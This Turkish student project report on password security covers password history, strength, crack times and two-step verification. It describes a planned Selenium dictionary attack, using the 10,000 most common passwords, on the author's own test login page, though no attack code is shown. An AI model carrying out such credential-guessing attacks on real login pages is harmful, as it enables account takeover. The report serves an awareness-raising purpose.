

# Bilgi Sistemleri ve Güvenliği Projesi

KİŞİSEL ŞİFRELEMENİN ÖNEMİNİN ANLAŞILMASI VE PYTHON  
SELENIUM KÜTÜPHANESİ İLE ÖRNEK BİR SALDIRI  
MÜŞERREF SELÇUK ÖZDEMİR

## İçindekiler

1	Bölüm 1: Ne Yapıyoruz.....	2
1.1	Giriş: .....	2
1.2	Amaç: .....	3
1.3	Kapsam.....	4
2	Bölüm-2: Şifrelemeye kısa bir temas .....	5
2.1	Şifre Nedir? .....	5
2.2	Şifre ve Parola arasındaki fark nedir? .....	6
2.3	Parolaların kısa tarihi ve geleceği:.....	6
2.4	Parola Güvenliği Nedir .....	7
3	Bölüm-3: Parola koruması.....	8
3.1	Nasıl parola seçmeli .....	9
3.1.1	Parolayı düzgün seçelim:.....	9
3.1.2	İki Adımlı Doğrulama:.....	9
3.1.3	Parolanızı Sık Sık Değiştirin: .....	11
3.1.4	Her sitede farklı şifre kullanın: .....	11
3.1.5	Parola Güvenliği Gösteren Siteler Kullan: .....	12
3.1.6	Sistem tarafından önlemler: .....	12
3.2	Parola Unutmama Yöntemleri: .....	13
3.2.1	Hafıza Teknikleri İle Parola Oluştur:.....	13
3.2.2	Bir Kâğıda veya Çevrimdışı Bir Not defterine Yaz.....	14
3.2.3	Parola Yöneticisi Kullan: .....	15
3.2.4	Bazı Hesaplarda Aynı Şifreyi Kullan:.....	16
4	Bölüm-4: Brute Force nedir.....	16
5	Bölüm-5: Proje Uygulanması?.....	18
5.1	Sözde Kod:.....	18
5.2	Proje Ekran Görüntüleri: .....	20
6	Bölüm-6: Çıkarım.....	23

# 1 Bölüm 1: Ne Yapıyoruz

## 1.1 Giriş:

Şifreleme Sezar'dan günümüze yakın tarihte olan Enigma'ya kadar çeşitli alanlarda kullanılmış ve gerekli görülmüş bir olaydır. Bilgi değerli hale geldikçe koruma yöntemleri artmış ve bilgi güvenliği kavramı ortaya çıkmıştır. Bilginin bu korunmasına karşılık bilgiye erişmek isteyen diğer kişiler, bilgiye erişim için çeşitli teknikleri kullanılmıştır.

Günümüzde bilgiye erişim için kullanılan en eski teknik kullanıcı adı-şifre birleşimidir. Yeni nesil biyometrik şifrelemeler ilerlese de hala web siteleri üzerinden milyonlarca insan bu birleşimlerle sitelere giriş yapmaktadır. Akıllara şu soru gelmektedir; bu güvensiz bir yöntem değil mi? Şifre birleşimleri tahmin edilebilir ve kullanıcı açısından hatırlaması çok zor şeyler olmaktadır. Nitekim kullanıcıların 100'den fazla şifrelerinin olduğunu gösteren araştırmalar varken, bu yöntem gittikçe daha anlamsız gelmektedir. Şifrelerin bu açığının kapanması mümkün değildir çünkü günümüzde gittikçe daha fazla kullanılmaya devam edilmek zorundadır. Bu yüzden toplumsal bir bilinç ile şifrelemeye temas etmek gerekmektedir. Parolaların güvenliğini arttırmak amacıyla yapılan çeşitli teknikler güvensizliği ortadan kaldırmaya çalışmıştır. Örneğin; girilen deneme sayısını kısıtlamak. Kullanıcı adı ve şifre tekniğinin kusurları saymakla bitmeyecek kadar çoğalmıştır. Hem akılda kalıcı hem de güvenli şifre oluşturmak bir mesele haline gelmiştir. Birçok araştırma kullanıcıların basit şifreler oluşturma eğiliminde olduğunu gösteriyor. "parola" ya da kendi kişisel yaşamları ile bilgi veren kelimeler içeren şifrelerin kullanıcı tarafından oluşturulduğu biliniyor. Diğer sorun; kullanıcıyı aynı zamanda bu şifreyi başka hesaplarda da kullanma eğiliminde olmasıdır. Şifre hatırlanması ve güvenilirliği dengesi çok önemlidir. Kullanıcılara şifre oluşturmak için izin vermek güvenlik zafiyeti oluşturuyor. Belli kısıtlar uygulayarak kullanıcıya şifre girmesini söylemenin büyük bir etkisi yok. Sistem tarafından otomatik atılan şifrelerin ise hatırlanması pek mümkün değil. Sistemsel tarafta bunu önlemek mümkün olmuyor. Kullanıcılar belli teknikler ile hatırlanabilecek şifreler kullanabilir. Örneğin bir kelime dizisinin ilk kısmı gibi.

Şifrelemenin değerini anlamak ve bu konuya neden yoğunlaşıldığını anlamak üzere bilginin önemini anlamak yeterlidir. Teknoloji geliştikçe bilginin değeri artmış, bilgiyi koruma yolları da gelişmiştir. Bu gelişimler beraberinde siyah şapkalı tabir ettiğimiz saldırgan korsanlarında oluşmasına neden olmuştur. Değişken isteklerdeki bu korsanlar insanların, sistemlerin açıklarından yararlanarak bilgiye erişim sağlayıp, bozma, çalma, ifşa etme vb. işlemler yapmaktadır.

Bilgiyi erişim aşamasında en zayıf halka gene insan olarak göze çarpmaktadır. Siber güvenlik alanında yapılan çalışmalarda genellikle bu vurgu yapılır ama her nedense insanı geliştirmek ve bilinçlendirmekten ziyade sistemleri geliştirmeye odaklanılmıştır. Bilginin güvenlik kilidi olan parolaları belirleyen gene insanlardır. Her ne kadar zeki canlılar olsak ta duygularımız ve tecrübelerimiz ile hareket ediyoruz. İnsan faktörünün bu açığı ancak toplumsal

bilinçlenme ve siber güvenlik, siber alan, şifre güvenliği, değişken şifre oluşturma kültürlerinin oluşumu ile sağlanacaktır. Toplumdan başlayan değişim, siber âleme de etki edecektir.

## 1.2 Amaç:

Kullanıcıların parola hakkındaki psikolojisini anlamak önemlidir. Kullanıcıların şifreler üzerinde kırılabilirlik algısı nasıl? Kullanıcılar kötü parolaları bilerek mi seçiyor? Yoksa iyi zannettikleri için mi zayıf parolalara yöneliyor.

Nitekim yapılan araştırmalarda kullanıcıların algısının çok farklı olduğu gözler önüne serilmiştir. Rakamların önemini abartanlar, klavyede yan yana bulunan harflerin kırılabilirlik üzerindeki etkisini küçümseyenler ve saldırının nasıl olduğunu anlamayan kullanıcılar vardır. Saldırıların teknik bilgisinin ve yapabilecekleri şeylerin farkında olmayan kullanıcılar aslında güvenli zannettikleri şifreler kullanmaya eğilimlidir. Aynı çalışmada katılımcılara yöneltilen ne kadar denemeyle şifrelerin kırılabileceği sorusuna cevaplar katrilyonlar mertebesinde olmuştur.<sup>1</sup>

Kullanıcıların “kötü şifrenin” ne olduğunu bilmemesi neden günümüzde hala bu kadar basit şifrelerin kullanıldığını açıklamaktadır. Aslında kullanıcı sistemden bağımsız olarak kendini savunmak durumundadır. Bu nedenle sistemin temas edemediği noktalara gene kullanıcı temas etmelidir. Örneğin iki farklı hesapta aynı şifreyi kullanmamayı sağlamak sistemselsel olarak mümkün değildir ama kullanıcı bilinçlenmesi ile bu oluşturulabilir.

Projenin 3 çeşit amacı vardır;

1. Basit bir giriş yap sayfasının güvensizliğini göstermek.
2. Popüler şifrelerden oluşan şifrelerin güvensizliğini göstermek.
3. En önemli amacı toplumda bir parola oluşturma ve koruma kültürünü oluşturmaya ön ayak olmak.

Projenin işleyiş sürecinde;

1. Sadece giriş ve kayıt ol ekranlarının tasarlandığı basit bir giriş yap ekran tasarımı yapılacaktır.
2. Giriş yap ekranına ilk etapta en popüler 100 şifreden biri kaydedilecek ve aynı şifre bulunmaya çalışılacaktır.
3. Şifreleme kültürünün anlaşılması amacıyla bilgilendirici bir sunum yapılacaktır.

Projenin genel perspektifte kullanıcıları bilinçlendirmesi ve daha güvenli şifreler kullanarak ya da daha güvenli diğer yöntemleri tercih etmeye yönlendirmesi amaçlanmıştır. Güvenliğin en zayıf halkası olan insana temas eden projemizde, insan faktörünün duygusallığına işaret edilmeye çalışılacaktır. Günümüzde dahi en çok kullanılan şifrelere baktığımızda insanların bu konuda bilinçlendirilmesi gerektiği ve durumun ciddiyetini anlaması gerekmektedir. Şifrelerin bilinçli seçilmesi, belirli kurallara uyması, gerekirse telefonla doğrulama, kısa mesaj ile doğrulama gibi yöntemleri tercih etmesi gerekmektedir.

Toplum nezdinde bitkinlik ve tembellikle oluşan bir parolayı önemsememe durumu var. Çevremizde bunun örneklerine denk gelmek kolaydır. Şifrelerine birçok sitede aynı yapan insanlar, şifre değiştirme talebini önemsemeyenler, “milyonlarca kullanıcının şifreleri sızdırıldı” tarzı haberleri umursamayanlar görülmektedir. Bu bir nevi şifrenin öneminin anlaşılmaması, daha geniş kapsamda ise bilginin öneminin kavratılamaması demektir. Devlet nezdinde olmayan bir sigorta şirketi sadece kimlik numarası ile adresinizi bile bulabilmektedir. İnsanların kimlik numaralarını gizlemeye veya sakınmaya çalıştığı gözlenirse de bunu neden yaptıkları belli değildir. Bu bilginin ne kadar önemli olduğunun anlaşılmadığını gösterir. İnsanlar şifrelerine neden koruması gerektiğinin farkında değildir. Sadece söylendiği için yapılmaktadır. Diğer sistemselsel tekniklerin geliştirilmesi, siyah şapkalı korsanların kötü insanlar olduğunun gösterilmesi gibi teknikler kısmen işe yarasa da ancak insanın kendi kendisiyle muhasebesinde bu sonuca vardığında bir parola kültürünün oluşacağı açıktır.

Bu araştırmanın amacı insanlara parolanın önemini anlatmaktır. Brute Force yöntemi ile bir şifre kırarak aslında güvenli sistemlerde ne kadar kolay bir şekilde kırılabildiğini göstermektir. Parolaların nasıl seçilmesi gerektiğini

---

<sup>1</sup> Ur et al., ‘Do Users’ Perceptions of Password Security Match Reality?’

göstermektedir. Parolaların nasıl daha fazla korunması gerektiğini göstermektedir. Bilginin önemini göstermektedir. Bilgiyle neler yapılabileceğini geçmiş deneyimler ve tecrübeler ile göstermektedir.

### 1.3 Kapsam

Projenin genel kapsamında bir bilinçlendirme yapılması düşünülmektedir. Kullanıcıların günümüzde bu konuya dikkatsiz olduğu gerçeğini gözler önüne sermek amaçlardan biridir. Proje toplumsal nezdde tüm bireyleri ilgilendirmektedir. Günümüzde bankalardan en basit bir web sitesine kadar parolaların kullanıldığı bilinmektedir bu yüzden özel bir gruba hitap edilmemektedir.

Proje’de sistemsem bakım odaklanılmamaktadır. Parolaların neler olduğu, ne işe yaradığı, neden önemli olduğu, nasıl şekilde seçilmesi gerektiği ve hatırlanması için yapılabilecek şeyler konularına değinilecektir. Tüm bunları ilgilendiren kısmın kullanıcı olduğu açıktır. Ayrıca bir giriş yap sayfasına yapılacak bir atak ile de bu saldırıların basitliğinin gösterilmesi hedeflenmektedir.

Örnek bir giriş yap sayfasının oluşturulması amacıyla OTP doğrulama üzerine örnek olarak yapılmış bir kodu düzenlenerek sadece giriş yapılacak hale getirilmiştir.

<https://github.com/drianlarde/otp-loginsys-mern-drianlarde> kodlarından yararlanılmıştır.

OTP

LOGIN

SIGNUP

Login

Email

Email


Password

Password

LOGIN

Site veri tabanı olarak mongoDb kullanmaktadır. Kendi mongoDb hesabıma kayıtları alacak şekilde ekledim ve bir kayıt eklenecek. Şifreye yapılacak bir sözlük saldırısı ile şifre bulunmaya çalışılacaktır.

Denenecek şifreler en çok kullanılan 10000 şifre içerisinden sırayla denenecektir. Sözlük saldırısı yapma amacıyla Python kullanılacaktır. Şifreler “Request” ya da “Selenium” kütüphaneleri ile denenebilir. Selenium ön yüze yapılacak bir deneme ile bunu yapmaktadır. Selenium kütüphanesi ile her türlü site ile etkileşime girilebilmektedir. Kutular doldurulur, butonlara tıklanılır, kontroller yapılabilir. Uygulamamızda “Email” ve “Password” kısmını deneme yapıp “Login” butonuna basacaktır. Eğer yanlış ise sayfayı yenileyip alanları sıfırlayarak yeniden deneyecektir.



Bu uygulamanın güvensiz bir web sitesini gösterme kısmıdır. Onun dışındaki temel amaç kullanıcılara şifrenin öneminin anlatılmaktadır.

Şimdi şifrelemenin kısa bir tarihine ve ne olduğuna bakalım.

## 2 Bölüm-2: Şifrelemeye kısa bir temas


Şifre, şifreleme tarihi, parola, parola güvenliği gibi konulara temas edilecektir.

### 2.1 Şifre Nedir?

TDK tanımına göre şifre kelimesinin anlamı ; “**Gizli haberleşmeye yarayan işaretlerin tümü, kod:**” ya da “**Gizliliği olan kasa, kapı, çanta vb. şeylerin açılması için gereken rakam.**” Bu tanıma bakıldığında şifrenin bilgiyi gizlemesi özelliği vurgulanmıştır. Şifre temel anlamda kullanıcının doğrulamasının yapılması için gereken özel kod olaraktan tanımlanabilir. Şifre oluşturulması ve kullanıcı doğrulamasının ise bilginin gizliliği ilkesiyle doğrudan ilişkisi olduğu gayet açıktır. Şifre genel anlamda bilgiyi korumak, bilgiye yetkisiz kişilerin erişimini engellemek için kullanılır. Şifre bir nevi kalkan gibidir. İçerisindeki insanın korunmasını sağlayan kalkan gibi şifrede içerisindeki bilgiyi muhafaza etmeye çalışır.

Şifrenin önemini kavramak için bilginin öneminin kavranması gerekir. Bilgi hızla yayılan ve günümüzde kontrol edilemeyecek bir şekilde çoğalan bir yapıdır. Hikmete erişmenin ikinci yapısı olarak göze çarpmaktadır. Yaşadığımız her şeyin **gerçeklik** olduğu dünyada **ölçüm** ile **veriye**, **ispat** ile **bilgiye** ve **tecrübe** ile de **öz bilgiye** kavuşuruz. Belki de öz bilgilerimizi özümseyip **hikmete** erişip yeni gerçeklikler bulabiliriz...

Bilginin ne kadar hızlı çoğaldığını anlamak üzere aşağıdaki görsele bakmak yeterli olacaktır.



Bu denli hızlı büyüyen verilerin; işlenmesinden ziyade depolanması, depolanmasından ziyade güvenliği önem arz etmektedir. Kısaca şifre, bilgiyi erişim için oluşturulan özel bir anahtar olarak tanımlanabilir.

## 2.2 Şifre ve Parola arasındaki fark nedir?

Parola ile şifre arasındaki temel fark parolanın kullanıcı tarafından oluşturulan birleşim olmasıdır. Şifre ise bu birleşimin veri tabanında tutulan ve herhangi bir kırım fonksiyonuna girmiş halidir. Parola anlaşılabilir bir yapıda iken şifre tamamıyla karışık harf ve sayılardan oluşur.

**Parola:** Okunduğu zaman anlam ifade eden; kişinin kendisinin de bildiği, hatırlayabileceği, kullandığı kelimeler diyebiliriz. “abcd”, “12345” vs.

**Şifre:** Okunduğunda kişi tarafından bir anlam ifade etmeyen, çeşitli şekilde algoritmalar ile oluşturulan metinlerin genel ismidir. 88d4266fd4e6338d13b845fcf289579d209c897823b9217da3e161936f031589,

5994471abb01112afcc18159f6cc74b4f511b99806da59b3caf5a9c173cacfc5

## 2.3 Parolaların kısa tarihi ve geleceği:

Roma'dan günümüze kadar parolalar çeşitli amaçlar için kullanılmıştır. Batı tarihinde, parola kavramı, İncil'deki Yargıçlar Kitabı'nın 12. bölümündeki sözde “Shibboleth olayı”na kadar izlenebilir. Gilead ve Efraim kabileleri arasındaki savaşın karmaşasında, Gileadlı askerler düşmanlarını tespit etmek için “**Shibboleth**” kelimesini kullandılar, çünkü Efrayimlilerin bu kelimeyi kendi lehçelerinde biraz farklı telaffuz ettiklerini biliyorlardı. Gileadlılar ile olası bir Efrayimli kaçak arasındaki bir çatışmada, tehlikenin ölüm kalım meselesi olduğu söylendi.

Roma döneminde dost veya düşman tanımlamak üzere belli bir kelimeyi söyleyenlerden tanınan bir sistem vardı. Ardından yasaklara karşı koymak üzere, yasaklanan eşyaları satan yerlerde kullanılan özel parolalar oluştu.

18.yüzyıla gelindiğinde Fransız Oryantalist Antoine Galland tarafından yazılan klasik “Ali Baba ve Kırk Haramiler” masalında vardır. Masalda sihirli bir şekilde mühürlenmiş bir mağarayı açmak için kullanılan “**Açıl Susam Açıl**!” bugün sadece masalın diğer edebi, sinema ve televizyon uyarlamalarında değil, aynı zamanda birçok başka bağlamda da bir slogan olarak geniş bir geçerliliğe sahiptir.

Askeri kullarımdaki şıfreler sadece bir şıfre deęil, bir şıfre ve bir karşı şıfre içerecek şekilde gelişmiştir; örneęin Normandiya Savaşı'nın ilk günlerinde, ABD 101. Hava İndirme Tümeni paraşütçüleri, bir meydan okuma olarak sunulan ve doğru yanıtla cevaplanan bir şıfre (flash) kullanmışlardır. Meydan okuma ve yanıt her üç günde bir deęiştiriliyordu. Amerikalı paraşütçüler de D-Day'de geçici olarak benzersiz bir kimlik belirleme yöntemi olarak şıfre sistemi yerine "cırcır böceęi" olarak bilinen bir cihaz kullanmışlardır; cihazın şıfre yerine verdięi bir metalik klik sesine iki klik sesi ile karşılık verilmesi gerekiyordu.

Şıfreler, bilgisayarların ilk günlerinden beri kullanılmaktadır. MIT'de 1961 yılında tanıtılan bir işletim sistemi olan "Compatible Time-Sharing System (CTSS)", parolayla oturma açmayı uygulayan ilk bilgisayar sistemiydi. CTSS, kullanıcı parolası isteyen bir LOGIN komutuna sahipti. "PAROLA yazıldıktan sonra, sistem mümkünse yazdırma mekanizmasını kapatır, böylece kullanıcı parolasını gizlilik içinde yazabilir.

Günümüze doğru yaklaştıkça parolalar dijitalleşmeye başladı ve 1961'de MIT bilgisayar bilimi profesörü "Fernando Corbato" ilk dijital şıfreyi oluşturdu. İnsanların erişim için ona ihtiyacı vardı. O ne yaptı? Herkese özel bir şıfre oluşturarak bu sorunu çözdü. Yeni kimlik doğrulama yöntemleri sunmak isteyen cihaz üreticileri, yeni akıllı telefonlardaki parmak izi sensörlerin, yüz kilidini, iris veya retina taramasına kadar biyometriye doğru ilerliyor.

Günümüzde parolalar çıęırından çıkmış durumda. Her insanda neredeyse 100 parola vardır. Bu parolanın hatırlanması için kullanılan eski çağ yöntemleri geçerli deęil artık. Günümüzden bir tık daha ileri gittiğimizde biyometrik sistemler var. Her ne kadar bu sistemlerin güvenliği tartışılıp her insanın gene de şıfrelerini benzersiz ve deęişken yapmaları gerektięi vurgulansa da insan insanlığından vazgeçemiyor.

## 2.4 Parola Güvenliği Nedir

Günümüzde bilgisayar sistemlerinde parolaların yazılırken gizlenmesi yaygın bir uygulamadır. Bu önlemin amacı, izleyenlerin parolayı okumasını önlemektir; ancak bazıları bu uygulamanın hatalara ve strese yol açarak kullanıcıları zayıf parolalar seçmeye teşvik edebileceğini savunmaktadır. Alternatif olarak, kullanıcılar parolaları yazarken gösterme veya gizleme seçeneęine sahip olmalıdır. Parolanın güvenliğinden kasıt parolaya ne kadar zor erişildięidir. Parolanın erişilebilirliği ve tahmin edilebilirliğinin zor olması güvenlik açısından önemlidir.

Birleşik Krallıktaki hükümet onaylı telekomünikasyon şirketi olan Ofcom tarafından 2013 yılında yapılan araştırmaya göre, 16 yaşı n üzerinde olan kullanıcıların %55'i bütün sitelerde aynı parolayı kullanmakta. Doğum tarihleri ya da isimler gibi hatırlanması kolay parolaları tercih edenlerin oranı ise %26. Kişisel bilgilerin güvenliğini sağlamak için hem farklı parolalar kullanmak hem de bu parolaları güçlendirmek şart. Giriş yaptığınız tüm siteler için aynı parolayı kullandığınız takdirde X sitesinde bulunan üyeliğiniz ile ilgili bilgiler çalı ndığı zaman Y ve Z sitelerinde de bilgileriniz de çalınmış olacaktır.

İnsan olarak parolalara kişisel deneyimlerimizi koymayı sevsek te bunlar genelde en kolay tahmin edilebilir detaylar olmaktadır. Doğum tarihi, isim, soyad, baba adı, çocuk adı gibi bilgiler içeren parolalar kolaylıkla tahmin edilebilir ve sözlük ya da kaba kuvvet saldırıları ile ele geçirilebilmektedir.

Bunların dışında parolalara en azından bir büyük harf, bir küçük harf, bir sembol ve sayı koymak önemlidir. Ayrıca bu parolaların 8 harften uzun olması da parolaya erişimi iyiden iyice zorlaştıracaktır. Bunu anlamak üzere bir internet sitesin de verilen basit parolaların kırılma sürelerine bakalım.

Sadece sayılardan oluşan 8 haneli bir parola ► 0 saniye

Sayı ve bir küçük harften oluşan 8 haneli bir parola ► 0.05 saniye



Sayı ve 4 küçük harften oluşan bir parola ► 33.14 dakika

Burada harflerin birbiri ile uzaklık ve yakınlık ilişkisi de hesaba katılmaktadır. Bir şifre “abcd” gibi sıralı bir yapı izliyor ise tahmin edilebiliyor olmaktadır. Parolaların kırılmasını belirleyen çokça faktör vardır.

Tamamen küçük harften oluşan bir parola ► 6 gün

İhtimal sayısı arttıkça kırma süresi de artacaktır. Alfabedeki tüm harfler deneneceğinden dolayı parolayı bulmak zorlaşacaktır.

Bir büyük harf ve küçük harflerden oluşan parola ► 6 yıl

Alfabedeki harflerin sayısını büyük ve küçük olarak ayırdığımızda ihtimaller uçuk noktalara ulaştı.

Bir büyük harf, bir numara ve küçük harflerden oluşan bir parola ► 555 yıl

Bir büyük harf, bir numara, bir sembol ve küçük harflerden oluşan bir parola ► 1000 yıl

Görüldüğü üzere parolaya eklenecek ekstra karakterler parolanın kırılabilirliğini azaltmaktadır. Bu örnekte parolaya etki edebilecek kişisel deneyimler, bilinen yapılar veya daha fazla karakter gibi unsurlar eklenmemiştir. Buna bağlı olarak parolanın kırılma süresi değişebilmektedir.

<https://www.passwordmonster.com/> sitesi ile ölçülmüştür.

Parolanın güvenliğini sağlamak için yapılan tekniklerden biri şifre değişikliğini zorunda kılmaktır. Kullanıcı tarafında değil de sistem tarafından yapılan bir zorlamadır. Parolanın sık değiştirilmesi ise kullanıcıların hatırlamalarını zorlaştırmakta ve can sıkırmaktadır.

Parola güvenliğini sağlamak ve bilgi çalınmalara karşı koyabilmek için yapılabilecek şeyler vardır. Bunlar ileriki bölümde ele alınacaktır.

## 3 Bölüm-3: Parola koruması

Bilginin korunması gerektiğinden bahsetmiştik. Bilginin 3 yapısıyla özellikle ilgilenilmesi gerekir;

1. Bütünlüğü
2. Erişilebilirliği
3. Gizlilik

Bilgiye erişim kapısında bulunan parolaların insan faktörünün ne kadar zayıf olduğu aşikârdır. Bu konuda toplumsal bir bilinçlenme gereklidir. Bu bilinçlenmenin toplumsal bir formatta olmasından ziyade Mevlana’nın dediği gibi ilerlenmesi daha cazip gelmektedir; “*Dün akıllıydım dünyayı değiştirmek istedim bugün bilgeyim kendimi değiştirmek istiyorum.*” Mevlana o dönemde toplumsal bilinçlendirmeden ziyade birey çapındaki ilerleme ve bilinçlenmeye önem yapmıştır. Bu bilinçlendirmeye katkı sağlamak üzere önce bireysel sonrasında ise toplumsal olarak hareket edilmeli.

Parolaları güçlendirmek için çeşitli yöntemler önerilmiştir. Başlangıçtaki parolayı kuvvetli yapmak, parolayı sık sık değiştirmek, parolaların erişimini karmaşıkleştirmek gibi şeyler vardır. Biz burada sistemden ziyade insana odaklanacağız. Bu noktada kalite ve güvenliği arttırmak için parolaya kısıtlama getirmek düşünülmüştür. Bunlar ise

akılda kalıcılık sorununu beraberinde getirmiştir. Parolaların hem güvenliğini hem akılda kalıcılığını arttırmanın tek yolunun insanları bu konuda eğitmek ve bilgilendirmek olduğu açıktır.

Bildiğimiz anlamda parola oluşturma dışında. Bir resim üzerine belli noktalara tıklayarak açılan parolaların verimliliği günümüzde tartışılmaktadır.

Genel anlamda bakıldığında hem akılda kalıcılık hem de güvenlik anlamında orta yol olan proaktif parola en güzel yol gibi duruyor. Kullanıcıya şifre oluşturmak için izin verilir ama belli kısıtlamalara uyması gerekir. Şifrenin büyük harf ve küçük harf içermesi, 8 harf olması vb. şeyler. Bunun diğer yöntemlerden iyi yani kullanıcının şifreyi kendi oluşturmasıdır.

## 3.1 Nasıl parola seçmeli

Bir parolanın sahibi için hatırlanması ne kadar kolaysa, bir saldırgan için tahmin edilmesi de genellikle o kadar kolay olacaktır. Ancak hatırlanması zor parolalar da sistemin güvenliğini azaltabilir çünkü

- (a) kullanıcıların parolayı yazması veya elektronik olarak saklaması gerekebilir,
- (b) kullanıcıların sık sık parola sıfırlamaya ihtiyacı olacaktır,
- (c) kullanıcıların aynı parolayı farklı hesaplarda tekrar kullanma olasılığı daha yüksektir.

Jeff Yan ve arkadaşları, The Memorability and Security of Passwords (Parolaların Hatırlanabilirliği ve Güvenliği)[16] adlı çalışmalarında, kullanıcılara iyi bir parola seçimi konusunda verilen tavsiyelerin etkisini incelemişlerdir. Bir cümle düşünmeye ve her kelimenin ilk harfini almaya dayanan şifrelerin, saf olarak seçilen şifreler kadar akılda kalıcı olduğunu ve rastgele oluşturulan şifreler kadar kırılmasının zor olduğunu bulmuşlardır.

O nedenle parola seçerken bazı kurallara dikkat edilmesi gerekir.

### 3.1.1 Parolayı düzgün seçelim:

Önceki konularda bahsettiğimiz yer. Parolaların kişisel deneyimlerden oluşmaması gereklidir. Parola en az 8 karakterden oluşmalı ve bu karakterler en azından bir büyük harf, bir küçük harf, bir numara ve bir sembol içermelidir. Parola ayrıca tahmin edilebilir yapılardan oluşmamalıdır. Art arda sıralanan harfler ya da numaralar kolayca tahmin edilebilmektedir.

### 3.1.2 İki Adımlı Doğrulama:

İki adımlı doğrulama günümüze gelindikçe popüler olmuş ve E-devlet, Instagram, Ziraat Bankası, Google,Whatsapp gibi birçok oluşum tarafından kullanılmaktadır. İki adımlı doğrulamanın temel mantığı şifreden sonra bir geçit daha koymaktır. Şifreyi bilen kullanıcı şifreden sonra bir engel ile daha karşılaşmaktadır. Bilgisayar korsanları her ne kadar tahmin edilebilir parolaları bulabilseler de ikinci adımdaki doğrulama onları zorlamaktadır.

Google


2 Adımlı Doğrulama

Bu ekstra adım, oturum açmaya çalışan kişinin gerçekten siz olduğunuzun anlaşılmasını sağlar

 **Çok fazla başarısız girişimde bulunuldu**  
Çok fazla sayıda başarısız denemede bulunulduğu için kullanılamıyor. Birkaç saat içinde tekrar deneyin.  
[Başka bir yöntem dene](#)


2 Adımlı Doğrulama

Google, 6 basamaklı doğrulama kodunu bildirmek için ....  
... .. 86 numaralı telefonu arıyor

 Kodunuzu altna konusunda sorun yaşadığınız anlaşılıyor. Lütfen daha sonra tekrar deneyin.

☒ Bu bilgisayarda bir daha sorma

İleri

Türkçe  Yardım Gizlilik Şartlar

### 3.1.2.1 Telefona Mesaj:

